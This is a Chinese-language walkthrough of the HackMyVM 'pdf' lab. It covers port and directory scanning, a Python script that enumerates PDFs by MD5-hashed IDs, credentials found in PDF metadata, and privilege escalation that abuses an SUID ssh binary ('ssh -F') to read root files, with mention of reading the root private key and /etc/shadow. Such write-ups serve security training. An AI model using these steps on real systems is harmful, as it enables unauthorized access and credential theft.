[HMV] pdf

文章发布时间:

文章总字数:
1k

[HMV] pdf

端口扫描

发现有808080两个端口的http服务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
nmap -sV -sC -v 192.168.1.45

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: The Evolution of PDF Format
8080/tcp open http Golang net/http server
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Unknown favicon MD5: 509E8AFBBF6E055743C2FAE9CD5C7919
|_http-title: File Management System
| fingerprint-strings:
| GetRequest, HTTPOptions:
| HTTP/1.0 200 OK
| Date: Sun, 22 Feb 2026 11:41:00 GMT
| Content-Length: 1415
| Content-Type: text/html; charset=utf-8
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="UTF-8">
| <title>File Management System</title>
| <style>
| body { font-family: Arial, sans-serif; margin: 40px; background-color: #f4f4f4; }
| .container { max-width: 800px; margin: auto; padding: 20px; background: white; border-radius: 8px; box-shadow: 0 0 10px rgba(0,0,0,0.1); }
| text-align: center; color: #333; }
| .error { color: red; text-align: center; }
| .hint { color: #555; text-align: center; font-style: italic; }
| input { width: 100%; padding: 10px; margin: 10px 0; border: 1px solid #ccc; border-radius: 4px; }
| button { width: 100%; padding: 10px; background: #007bff; color: white; border: none; border-radius: 4px; cursor: pointer; }
|_ button
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

http服务探测


80端口是一个静态的html页面,8080有一个登录窗口,需要一个token

Snipaste_2026-02-22_21-39-42

这里我第一遍dirsearch扫描,基本没有扫出来啥东西,选择使用gobuster进一步扫描文件


找到一个hint.txt文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
gobuster dir -u http://192.168.1.45:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt                 
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.1.45:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404,403
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html (Status: 200) [Size: 21445]
/hint.txt (Status: 200) [Size: 44]
Progress: 882232 / 882232 (100.00%)
===============================================================
Finished
===============================================================

发现是一个问题,搜索一下答案是42

8080端口服务探测


使用42成功登录到了8080的服务,是一个pdf查看的功能,不过文件名都是hash值


放到在线网站破解,发现是1,正好pdf网站上面显示的也是1,然后多使用几个数字的md5值查看,发现差不多到100多些就没有变化了

这里使用脚本把这些pdf全部下载到本地查看

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import os
import requests
import hashlib

def download():
base_url = "http://192.168.1.45:8080/view/?filename="
cookies = {'session_token' : '42'}

output_dir = "ouitput"
#创建下载目录
os.makedirs(output_dir, exist_ok=True)

for i in range(1, 101):
md5_value = hashlib.md5(str(i).encode()).hexdigest()
url = f"{base_url}{md5_value}.pdf"
print(url)

try:
print(f"Trying ID {i}")
response = requests.get(url, timeout=5, cookies=cookies)

if response.status_code ==200:
file_path = os.path.join(output_dir, f"{i}.pdf")
with open(file_path, "wb") as f:
f.write(response.content)

print(f"save {i}.pdf")
else:
print(f"{response.status_code}")
except Exception as e:
print(f"{e}")

download()


之后使用按照大小进行排序,发现57居然在最开头,不过直接看也是没啥不同,查看了

Snipaste_2026-02-22_21-47-57


查看文档属性中,发现作者这一栏像是一个登录凭证

权限提升


使用linpeas.sh进行枚举,发现ssh好像有suidsgid,可以进行利用,查找GTFO发现可以读取文件

Snipaste_2026-02-22_21-51-07

这里直接使用命令读取到root.txt

1
2
3
4
ssh -F /root/root.txt x
/root/root.txt: line 1: Bad configuration option: flag{root-*06840925613b0ea50*}
/root/root.txt: terminating, 1 bad configuration options

后续想到可以读取私钥文件或者/etc/shadow不过她读取出来的结果都是小写的,无法利用

还可以直接ssh -i /root/.ssh/id_rsa root@localhost, 利用读取的私钥来登录,这里需要authorized_keys是对应的公钥,从而获得root的shell

总结

信息泄露 - 目录爆破,可能需要更加详细,去查找txt这些文件

脚本编写 - 批量下载文件

权限提升 - suid文件的利用